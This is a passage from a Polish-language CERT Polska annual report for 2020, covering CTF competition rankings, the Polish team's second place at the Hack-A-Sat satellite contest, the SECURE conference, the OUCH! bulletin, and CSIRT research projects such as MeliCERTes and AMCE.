Przy tworzeniu symulacji zakładano wiele możliwych rozwiązań wynikających z nakładających się zakresów właściwości i kompetencji.

W ćwiczeniach KSC-EXE 2020 uczestniczyli przedstawiciele Ministerstwa Cyfryzacji, Ministerstwa Klimatu, Ministerstwa Infrastruktury, Ministerstwa Obrony Narodowej oraz Urzędu Komisji Nadzoru Finansowego (wraz z sektorowym zespołem CSIRT), zespoły reagowania na incydenty poziomu krajowego, czyli CSIRT GOV, CSIRT MON, CSIRT NASK, przedstawiciele Ministerstwa Spraw Wewnętrznych i Administracji, Rządowego Centrum Bezpieczeństwa i Urzędu Komunikacji Elektronicznej oraz operatorzy usług kluczowych i przedsiębiorstwa z sektorów: energia, bankowość i telekomunikacja.

## Scena CTF

Konkursy Capture The Flag (CTF) to drużynowe zawody bezpieczeństwa teleinformatycznego. Organizowane są niezależnie przez instytucje naukowe, rządy państw, organizacje pozarządowe, firmy w branży cyberbezpieczeństwa, a także przez same zespoły CTF. Zawody można podzielić według formy oraz miejsca rozgrywki.

Najpopularniejsza formuła to "jeopardy", w której drużyny rozwiązują od kilkunastu do kilkudziesięciu zadań o zróżnicowanej trudności w następujących kategoriach: testowanie bezpieczeństwa aplikacji internetowych, inżynieria wsteczna oprogramowania, kryptografia czy wykorzystywanie podatności w aplikacjach. Rozwiązanie zadania kończy się zdobyciem flagi – kawałka tekstu, który drużyna na platformie konkursowej wymienia na punkty. Zespół, który zdobędzie ich najwięcej, wygrywa zawody.

Inna formuła to "attack/defence", w której każda z drużyn otrzymuje kopię infrastruktury, na której działają usługi – aplikacje przygotowane przez organizatorów. Zawody dzielą się na kilkuminutowe rundy, podczas których każda z drużyn stara się wykraść flagi chronione przez usługi uruchomione w infrastrukturze pozostałych zespołów. Wygrywa ten zespół, który straci jak najmniej flag (potrafi szybko zidentyfikować podatności oraz zabezpieczyć swoje usługi) i wykradnie ich jak najwięcej (zdoła wykorzystać znalezione podatności oraz omijać zabezpieczenia wdrożone przez inne zespoły). Najwięcej konkursów odbywa się w formie pojedynczych zawodów CTF przeprowadzanych w internecie w formule "jeopardy". Natomiast w części z nich, internetowe kwalifikacje służą do wyłonienia kilkunastu zespołów, które następnie rywalizują ze sobą w finałach organizowanych "offline", często również w formule "attack/defence".

Choć konkursy CTF z roku na rok zdobywają coraz większą popularność, w 2020 r. restrykcje związane z globalną pandemią negatywnie wpłynęły na scenę CTF. Mimo tego, że większość zawodów odbywa się w internecie to cechą najbardziej prestiżowych konkursów były finały organizowane "offline", z reguły przy okazji konferencji poświęconych bezpieczeństwu teleinformatycznemu. Z powodu COVID-19 część z nich została całkowicie odwołana, a część odbyła się "online", do czego zespoły CTF, zwłaszcza te bardziej doświadczone nie podeszły z entuzjazmem. Była to równocześnie szansa dla młodszych zespołów na osiągnięcie wyższych miejsc w rankingu ctftime.org — agregatora konkursów i zespołów CTF. Pierwsze miejsce, ze sporą przewagą, zajęło *perfect blue* — zespół złożony z amerykańskich studentów. Drugie miejsce zajął "konglomerat" połączonych zespołów pochodzących z Rosji, *More Smoked Leet Chicken*, a trzecie przypadło obecnie paneuropejskiemu zespołowi *hxp* wywodzącemu się z Niemiec. Czterem polskim zespołom udało się zająć miejsca w pierwszej setce globalnego rankingu. Zespół *p4* uplasował się na 8. miejscu, zespół *Dragon Sector* na 10., a *justCatTheFish* na 12. Akademicki zespół z Uniwersytetu Warszawskiego *Made in MIM* zajął 67. miejsce.

| Place | Team | Country | Rating |
|---|---|---|---|
| 1 | perfect blue | | 1425.658 |
| 2 | More Smoked Leet Chicken | | 1084.136 |
| 3 | hxp | | 823.585 |
| 4 | TokyoWesterns | | 797.192 |
| 5 | Plaid Parliament of Pwning | | 786.941 |
| 6 | ALLES! | | 761.812 |
| 7 | Balsn | | 752.090 |
| 8 | p4 | | 727.637 |
| 9 | Tea Deliverers | | 675.999 |
| 10 | Dragon Sector | | 669.334 |

Polacy organizowali również własne konkursy CTF klasyfikowane w rankingu CTFTime. Zarówno kwalifikacje, jak i finały konkursu CONFidence CTF organizowanego przez zespół p4 odbyły się online, a zwycięzcą finałów okazał się tajwański zespół Balsn. W corocznym konkursie organizowanym przez Dragon Sector (w tym roku również tylko w internecie) zwyciężyło perfect blue. Z powodu pandemii odwołane w 2020 r. zostały europejskie zawody European Cyber Security Challenge organizowane przez Agencję Unii Europejskiej ds. Cyberbezpieczeństwa (ENISA), a razem z nimi krajowe kwalifikacje wyłaniające reprezentacje, w tym konkurs kwalifikacyjny organizowany co roku przez zespół CERT Polska.

## Konkurs Hack-A-Sat

Pod koniec 2019 r. Departament Sił Powietrznych Stanów Zjednoczonych zapowiedział chęć organizacji konkursu cyberbezpieczeństwa pod nazwą "Hack-A-Sat". Wydarzenie miało odbyć się na konferencji DefCon w sierpniu 2020 r. w ramach jednej z jej tematycznych społeczności — Aerospace Village. Celem konkursu miała być rywalizacja drużyn, w których współpracować ze sobą musieli specjaliści zajmujący się cyberbezpieczeństwem oraz eksperci znający zagadnienia technologii kosmicznych. Elementem wyróżniającym konkurs miała być obecność satelitów oraz oprogramowania, którymi na co dzień posługuje się amerykańskie wojsko.

Pandemia pokrzyżowała plany organizacji finałów wydarzenia. Zdecydowano, że zarówno finały, jak i poprzedzające je kwalifikacje odbędą się w całości zdalnie. Choć początkowo mówiono o szczególnych wymaganiach, które spełnić mieli uczestnicy, ostatecznie organizatorzy postanowili otworzyć konkurs dla wszystkich chętnych drużyn.

Do kwalifikacji, które odbyły się w maju 2020 r., przystąpiła również polska drużyna pod nazwą Poland Can Into Space. Trzon drużyny stanowili gracze zespołów CTF p4 oraz Dragon Sector. Oprócz graczy CTF, w skład polskiej drużyny wchodziły osoby, które posiadają specjalistyczną wiedzę z zakresu technologii kosmicznych, zdobytą m.in. podczas organizacji studenckich misji satelitarnych, takich jak PW-Sat2.

## Kwalifikacje

Konkurs kwalifikacyjny odbył się w tradycyjnej formule "jeopardy". Organizatorzy udostępnili 34 zadania podzielone na kategorie związane m.in. z:

- astronomią, astrofizyką, astrometrią i astrodynamiką (tzw. "AAAA"),
- protokołami komunikacji urządzeń na satelicie oraz modułami, które mogą operować na satelicie,
- stacjami naziemnymi oraz systemami komunikacji z satelitą (w tym teorią przetwarzania sygnałów).

Z perspektywy typowego konkursu CTF, zadania można było podzielić na kategorie związane z obsługą oprogramowania, jego inżynierią wsteczną, wyszukiwaniem oraz wykorzystywaniem podatności (skupiając się na architekturach procesorów, systemów operacyjnych i oprogramowaniu, które używane są w przemyśle kosmicznym), a także zadania, w których ważne były umiejętności programowania i algorytmiki.

Dwudniowe kwalifikacje okazały się udane dla polskiego zespołu. Poland Can Into Space, zajmując drugie miejsce (spośród ponad 1200 drużyn), zapewnił sobie udział w finałach Hack-A-Sat. Pierwsze miejsce, z niewielką przewagą, zajął amerykański zespół Plaid Parliament of Pwning, a trzecie zespół FluxRepeatRocket złożony z trzech niemieckich ekip CTF: FluxFingers, Eat Sleep Pwn Repeat oraz Red Rocket.

| rank | team | score |
|---|---|---|
| 1 | PPP | 3967 |
| 2 | **Poland Can Into Space** | 3810 |
| 3 | FluxRepeatRocket | 2496 |
| 4 | ADDVulcan | 2476 |
| 5 | Samurai | 2347 |
| 6 | Solar Wine | 2228 |
| 7 | PFS | 2142 |
| 8 | 15FittyTree | 2137 |
| 9 | 1064CBread | 2084 |
| 10 | BLAHAJ | 1999 |


**Rys. 14. Wyniki konkursu kwalifikacyjnego Hack-A-Sat.**

## Finały

Finały Hack-A-Sat znacznie odbiegały formułą od typowego konkursu typu Capture The Flag. Przede wszystkim odbywały się z użyciem prawdziwego satelity. Na kilka tygodni przed finałami organizatorzy wysłali każdej drużynie w pełni funkcjonalny model satelity (cubesata EyasSat), którego Siły Powietrzne Stanów Zjednoczonych używają do szkolenia studentów w swojej akademii. Zadaniem każdego zespołu było dokładne poznanie satelity, jego urządzeń i systemów, ponieważ taki sam model satelity miał być wykorzystany w konkursie finałowym.

Z powodów prawnych oraz logistycznych polski zespół postanowił, że satelita pozostanie w USA pod opieką jednego z członków zespołu, a reszta będzie komunikować się z satelitą zdalnie. Niestety, okazało się to również problematyczne. Przez Long Island, gdzie przechowywany był satelita, przeszła niezwykle silna burza tropikalna "Isaias", która spowodowała przerwy w dostawie prądu do ponad 400 tysięcy domów. Szybka reakcja członka drużyny oraz zasilenie satelity z generatora na benzynę pozwoliły wszystkim członkom zespołu na nieprzerwaną analizę jego systemów.

Sercem satelity był układ FPGA, na którym zaimplementowany był procesor LEON3 w architekturze SPARC. Systemem operacyjnym był system czasu rzeczywistego RTEMS, a rolę systemu sterowania lotem pełnił NASA cFS (core Flight System). Dodatkowym modułem był aparat wraz ze swoim dedykowanym sterownikiem z procesorem w architekturze ARM.




**Rys. 15. Satelita używany w konkursie finałowym.**

W konkursie finałowym satelity, po jednym przypisanym do każdego z zespołów, były przypięte na specjalnym wysięgniku, w postaci karuzeli, która symulowała ruch satelitów i radiową komunikację z nimi. Scenariusz konkursu zakładał, że każdy z zespołów musi odzyskać kontrolę nad swoim satelitą, która została utracona w wyniku ataku hakerskiego. W tym celu zespoły musiały rozwiązać pięć kolejnych zadań. Zanim zespoły mogły przystąpić do wykonania pierwszego zadania, musiały najpierw odzyskać kontrolę nad stacją naziemną. Należało wykorzystać podatność w aplikacji internetowej, z poziomu której możliwy był dostęp do oprogramowania stacji naziemnej.

Pierwsze zadanie polegało na nawiązaniu komunikacji z satelitą, który w dodatku obracał się w niekontrolowany sposób. Należało odpowiednio skonfigurować parametry stacji naziemnej oraz samego satelity, tj. zwiększyć moc, a także zmniejszyć częstotliwość nadawania telemetrii.

Drugie zadanie polegało na odzyskaniu kontroli nad systemem prowadzenia, nawigacji i sterowania ("Guidance, Navigation and Control") oraz zatrzymaniu niekontrolowanego obracania się satelity. W tym celu należało zresetować system określania wysokości i sterowania ("Attitude Determination and Control System") oraz wysłać prawidłowe tabele konfiguracyjne, które zostały uszkodzone przez atakujących.

Trzecie zadanie polegało na przywróceniu wszystkich funkcji systemu sterowania lotem. Atakujący zmodyfikowali kod podsystemu przyjmowania i wykonywania poleceń ("Command And Data Handling"), który odmawiał wykonywania większości wysyłanych przez zespoły komunikatów. Należało znaleźć i wykorzystać podatność bezpieczeństwa w kodzie pozostawionym przez atakujących i przesłanym kodem maszynowym ("shellcode") odblokować możliwość wykonywania wszystkich poleceń systemu sterowania lotem.

Czwarte zadanie polegało na przywróceniu komunikacji pomiędzy systemem sterowania lotu a sterownikiem aparatu umieszczonego na satelicie. Atakujący dokonali sabotażu psując proces uruchamiania sterownika. Aby go naprawić, zespoły musiały napisać dedykowany program — moduł systemu sterowania lotem, który w poprawny sposób uruchamiał sterownik.

Ostatnie, piąte zadanie polegało na wykonaniu zdjęcia aparatem umieszczonym na satelicie i przesłanie go do stacji naziemnej.

Dodatkowym zadaniem było zaprojektowanie optymalnego planu misji polegającej na wykonaniu zdjęcia prawdziwym satelitą. Należało tak dobrać parametry kontroli orientacją satelity, aby wykonane zdjęcie spełniało wymogi postawione przez organizatorów. Polski zespół przygotował najlepszy plan misji, która została zrealizowana drugiego dnia zawodów przez satelitę znajdującego się na orbicie okołoziemskiej. Misja polegała na wykonaniu zdjęcia Księżyca.


**Rys. 16. Zdjęcie Księżyca wykonane w ramach planu misji przygotowanego przez polski zespół.**

Zespół Poland Can Into Space w głównej rywalizacji finałowej zdobył drugie miejsce oraz otrzymał nagrodę w wysokości 45 tysięcy dolarów. Pierwsze miejsce zajął amerykański zespół PFS, a trzecie niemiecki zespół FluxRepeatRocket.

# SECURE

W 2020 r. NASK PIB był organizatorem cyklu konferencji, które odbywały się pod marką SECURE. Jak zawsze — o poziom merytoryczny i atrakcyjny program wydarzenia dbał CERT Polska. SECURE 2020 po raz trzeci organizowany był wspólnie z NASK SA. Ze względu na sytuację epidemiczną związaną z pandemią COVID-19, prelekcje odbyły się w formie zdalnej. Udział we wszystkich spotkaniach był bezpłatny. Pomimo utrudnionego networkingu, który jest nieodzownym elementem tego typu wydarzeń, wysoka wartość merytoryczna prezentacji wygłoszonych przez prelegentów wynagradzała wszelkie niedostatki.

Cykl spotkań otworzył SECURE Early Bird, czyli jednodniowe seminarium techniczne, którego trzecia edycja odbyła się 16 czerwca 2020 r. Gościem specjalnym był Łukasz Siewierski z Google, który wygłosił wykład pod tytułem „Zen – złożony system złośliwych aplikacji na platformę Android". Specjaliści z CERT Polska i NASK opowiedzieli natomiast o projekcie Karton, służącym do łączenia systemów analizujących malware w spójny pipeline (Paweł Srokosz), systemie FLDX i autonomicznej ochronie przepustowości sieci w dobie epidemii (dr hab. inż. Michał Karpowicz), a także o tym "Jak zbierać złe dane dane w dobrym celu" (Jarosław Jedynak).

Główne wydarzenie, czyli dwudniowa konferencja SECURE, miało miejsce 6-7 października 2020 r. Wydarzenie zostało podzielone na cztery niezależne ścieżki tematyczne: Cyber dla każdego (główna sesja plenarna), Hardcore (ścieżka techniczna), Menedżerska (ścieżka dotycząca zarządzania bezpieczeństwem i zespołami) oraz Policy (obejmująca tematykę strategii, polityk i regulacji).

Pierwszy dzień konferencji otworzył Lance Spitzner z SANS Security Awareness prezentacją pod tytułem "Social Engineering Attacks — Why They Are So Effective, and How the Bad Guys are Getting Even Better", poruszającą temat rozwoju ataków socjotechnicznych, ich rosnącej skuteczności oraz sposobów walki z nimi. Natomiast drugi dzień konferencji rozpoczął się prezentacją Adama Haertle z Zaufanej Trzeciej Strony pod tytułem "Jak kochać to emaile, jak kraść to miliony".

W ramach poszczególnych ścieżek, swoje prezentacje wygłosili najlepsi specjaliści z cyberbezpiezpieczeństwa, tacy jak dr Marco Balduzzi (Trend Micro), John Salomon (FS-ISAC), Robert Lipovsky (ESET), Adam Lange (Standard Chartered Bank), dr inż. Agnieszka Gryszczyńska czy Michał Leszczyński (CERT Polska). Słuchając prezentacji podczas ścieżki Hardcore mogliśmy dowiedzieć się między innymi o tym,

jak identyfikować exploity pod kątem autora i wykorzystać tę informację do tworzenia sygnatur, o czym opowiedzieli nam Itay Cohen i Eyal Itkin z Check Point Research. Natomiast w ramach ścieżki Menedżerskiej, Piotr Borkowski ze Standard Chartered Bank zaprezentował, w jaki sposób zespoły Red Team potrafią zmienić oblicze cyberbezpieczeństwa w organizacji. Oprócz licznych prezentacji podczas ścieżki Policy odbyły się również dwie debaty. Pierwszy dzień konferencji został zamknięty debatą na temat spostrzeżeń dotyczących dotychczasowego działania Krajowego System Cyberbezpieczeństwa. Natomiast drugiego dnia odbyła się debata oksfordzka, której uczestnicy dyskutowali na temat tego "Czy COVID-19 wpłynął na przebieg cyfrowej rewolucji".

Nagrania z tej, jak i poprzednich edycji konferencji SECURE można obejrzeć na kanale YouTube CERT Polska[7].


7 https://www.youtube.com/user/CERTPolska/videos

# Biuletyn Ouch!

Od 2011 r. CERT Polska przygotowuje polską wersję biuletynu edukacyjnego “OUCH!”. Jest to publikacja Instytutu SANS w formie dwustronicowego miesięcznika, poruszającego aspekty cyberbezpieczeństwa w codziennym kontakcie z technologią, językiem zrozumiałym dla wszystkich.

W 2020 r. z “OUCH!” można było dowiedzieć się m.in. o ransomware, fałszywych informacjach, bezpieczeństwie dzieci online, a także bezpieczeństwie wideokonferencji.






# Projekty

CERT Polska brał w 2020 r. udział w kilku projektach badawczych i wykonawczych. Poniżej opisujemy zadania wykonane przez nasz zespół i związane z nimi produkty.

## RegSOC

Wspólnie z Zespołem Metod Bezpieczeństwa Sieci w NASK kontynuujemy rozwój systemów do automatycznej analizy zagrożeń rozpowszechnianych poprzez pocztę elektroniczną, w szczególności związanych ze szkodliwym oprogramowaniem oraz phishingiem. Prace odbywają się w ramach projektu RegSOC (Regionalne Centrum Bezpieczeństwa Cybernetycznego), prowadzonego przez konsorcjum, którego liderem jest Politechnika Wrocławska.

W 2020 r. rozwijaliśmy system identyfikujący kampanie spamowe na podstawie dużej liczby wiadomości. Analizowany spam zbierany jest z wielu źródeł, m.in:

- honeypotów SMTP wabiących spamerów (tzw. spampoty),
- domen zarejestrowanych specjalnie na potrzeby zbierania niechcianych wiadomości mailowych,
- sandboksy,
- filtry antyspamowe.

Istotnym kamieniem milowym było dodanie integracji z platformą wymiany danych MISP, która znacząco ułatwia wymianę pozyskanych informacji z innymi zespołami typu SOC i CSIRT.

Projekt jest współfinansowany przez Narodowe Centrum Badań i Rozwoju w ramach programu CyberSecIdent, numer umowy CYBERSECIDENT/381690/II/NCBR/2018.

## MeliCERTes

W styczniu 2020 r. rozpoczęliśmy prace nad projektem MeliCERTes (SMART 2018/1024) w ramach kontraktu z Komisją Europejską, w którym NASK ma rolę lidera międzynarodowego konsorcjum rozwijającego platformę MeliCERTes. Platforma służy jako narzędzie współpracy dla europejskiej Sieci CSIRT (CSIRTs Network), w skład której wchodzą przedstawiciele CSIRT-ów wszystkich państw członkowskich UE, CERT-EU i Komisja Europejska jako obserwator. Głównym założeniem projektu MeliCERTes jest umożliwienie efektywnej wymiany informacji operacyjnych między zespołami CSIRT w celu wykrywania i zapobiegania incydentom oraz koordynowania reakcji na poziomie europejskim.

W ramach projektu będą rozwijane i utrzymane systemy do wymiany informacji o zagrożeniach jak MISP[8] i IntelMQ[9] oraz zostaną również wdrożone nowe narzędzia, m.in. do zbierania informacji o podatnościach, analizy szkodliwego oprogramowania na dużą skalę czy wykrywania wycieków danych. Szczególny nacisk będzie położony na potrzeby nowych CSIRT-ów. Istotną rolę pełni ENISA (Europejska Agencja Bezpieczeństwa Sieci i Informacji), która obsługuje centralne komponenty platformy.

Projekt będzie trwać trzy lata, a w skład konsorcjum wchodzą CSIRT-y poziomu krajowego z Austrii (CERT.at), Estonii (CERT-EE), Luksemburga (CIRCL), Słowacji (SK-CERT), oraz międzynarodowa firma Deloitte.

## Studium nt. proaktywnego wykrywania incydentów dla ENISA

W 2020 r. CERT Polska współpracował z Europejską Agencją ds. Bezpieczeństwa Sieci i Informacji (ENISA) przy studium na temat narzędzi i źródeł informacji umożliwiających proaktywne wykrywanie incydentów bezpieczeństwa sieciowego. Proaktywnym wykrywaniem incydentów definiujemy wczesne wykrycie przez CSIRT niepożądanych działań zanim inne jednostki w ramach organizacji lub podmioty zewnętrzne zgłoszą incydent.

Jest to druga edycja tego badania – poprzednia była wykonana w 2011 r. również przez nasz zespół[10]. Wyniki studium zostały opublikowane w trzyczęściowym raporcie, a sam katalog dostępny jest w specjalnym repozytorium w serwisie GitHub.

Celem projektu było:

- stworzenie listy dostępnych metod, narzędzi, działań oraz zewnętrznych źródeł informacji pomocnych w proaktywnym wykrywaniu incydentów sieciowych,
- zidentyfikowanie dobrych praktyk oraz zarekomendowanie głównych miejsc do poprawy, ze szczególnym uwzględnieniem nowych i obecnych zespołów CSIRT w Europie,
- stworzenie listy rekomendacji dla decydentów politycznych w celu ulepszenia wykrywania incydentów sieciowych w Unii Europejskiej.


**Rys. 17. Schemat metodyki użytej w projekcie. Źródło: ENISA.**

8 https://www.misp-project.org/
9 https://github.com/certtools/intelmq
10 https://www.enisa.europa.eu/topics/csirt-cert-services/proactive-services/proactive-detection

W pierwszej części raportu zaprezentowano wyniki ankiety dotyczącej narzędzi i źródeł danych służących do proaktywnego wykrywania incydentów przez europejskie CSIRT-y. Wśród narzędzi występowały takie kategorie jak systemy wykrywania ataków sieciowych, skanery podatności, systemy monitoringu punktów końcowych czy honeypoty. Analizowane źródła informacji uwzględniały adresy URL związane ze szkodliwym oprogramowaniem i botnetami, wskaźniki infekcji (IoC), czy informacje o podatnościach. Jednym z głównych aspektów ankiety była ocena przydatności narzędzi i źródeł oraz problemy z jakimi spotykają się CSIRT-y przy ich wdrażaniu. Wyniki ankiety zostały także porównane z badaniem z 2011 r. Umożliwiło to analizę trendów oraz zmian w kontekście narzędzi i źródeł danych używanych przez CSIRT-y jakie dokonały się przez prawie dekadę dzielącą badania.

W drugiej części raportu skupiono się na analizie jakościowej narzędzi i źródeł informacji, które zostały wybrane na podstawie przeprowadzonej ankiety. Narzędzia był oceniane w czterostopniowej skali pod względem takich cech jak łatwość użycia, dokładność, skalowalność czy kompletność informacji, podobny schemat zastosowano do źródeł informacji.

W trzeciej części raportu została przedstawiona lista dobrych praktyk, w tym rekomendowane rodzaje narzędzi i źródeł informacji oraz wskazano ogólne słabości dostępnych rozwiązań. Raport rekomenduje cztery najistotniejsze działania, jakie CSIRT-y mogą podjąć w celu zapewnienia wczesnego wykrywania incydentów: monitorowanie urządzeń końcowych z wykorzystaniem systemów typu SIEM (Security Information and Event Management), logowanie przepływów sieciowych (np. NetFlow), analiza ruchu sieciowego protokołu DNS oraz monitorowanie mediów (np. kont social media, publikacji branżowych). Wskazano również działania na poziomie ogólnoeuropejskim, które mogą wesprzeć firmy i instytucje w tym obszarze.

Integralną częścią studium jest repozytorium w serwisie GitHub, które zawiera listy rodzajów narzędzi oraz źródeł informacji pomocnych w proaktywnym wykrywaniu incydentów sieciowych wraz z oceną ich przydatności. Dodatkowo zamieszczono przykłady konkretnych narzędzi lub źródeł danych z informacjami o licencji, stronie projektu czy sposobie dostępu, z naciskiem na narzędzia dostępne na licencjach otwartych (open source) oraz źródła niekomercyjne. Repozytorium w założeniu jest publicznym dokumentem, do którego można zgłaszać uwagi i poprawki, aby tym samym stać się listą referencyjną przydatną CSIRT-om. Adres repozytorium: https://github.com/enisaeu/irtools.

Wszystkie trzy części raportu są dostępne na stronie ENISA[11].

## Materiały szkoleniowe dla ENISA

W drugiej połowie 2020 r. pracowaliśmy nad rozszerzeniem materiałów szkoleniowych dla ENISA. Była to kontynuacja naszego wcześniejszego projektu, którego rezultatem było stworzenie nowego szkolenia obejmującego konfigurację i praktyczne wykorzystanie przez zespoły typu CSIRT/SOC zestawu współdziałających narzędzi. Poprzedni zestaw materiałów (Orchestration of CSIRT Tools) jest dostępny do pobrania ze strony ENISA[12].

Nowe zadania demonstrują możliwości wykorzystania narzędzi na otwartych licencjach (open source) do analizy i reakcji na złożone incydenty. Uwzględnione narzędzia to m.in. TheHive[13], Moloch[14], Kibana[15] i MISP[16]. Przykładowe scenariusze, które są elementami szkolenia, obejmują wieloetapowy atak z wykorzystaniem ransomware oraz symulowany atak sieciowy typu odmowa dostępu (DoS). Zaktualizowane materiały będą opublikowane przez ENISA w 2021 r.

11 https://www.enisa.europa.eu/publications/proactive-detection-measures-and-information-sources
12 https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/technical-operational#Orchestration
13 https://thehive-project.org/
14 https://molo.ch/
15 https://www.elastic.co/kibana
16 https://www.misp-project.org/

## AMCE

W 2020 r. kontynuowaliśmy szeroki zakres prac finansowanych z projektu AMCE (Advanced Threat Monitoring and Cooperation on the European and National Levels). W ramach projektu rozwijaliśmy szereg systemów analitycznych i wymiany informacji.

- MWDB: Platforma wymiany informacji o szkodliwym oprogramowaniu (zob. niżej);
- Karton: System do budowy aplikacji opartych o mikroserwisy (wykorzystywany przez serwis MWDB) — zobacz na stronie 65;
- Drakvuf Sandbox: System do automatycznej analizy szkodliwego oprogramowania; opis na stronie 65;
- mquery: Narzędzie do wydajnego przeszukiwania dużej liczby plików przy użyciu języka YARA[17].
- Hfinger: Narzędzie do identyfikacji charakterystycznych cech żądań HTTP; zobacz na stronie 67;
- mtracker: System śledzenia botnetów poprzez emulację protokołów wykorzystywanych przez szkodliwe oprogramowanie: mtracker[18];
- wewnętrzne narzędzia wspomagające utrzymanie Listy Ostrzeżeń[19].

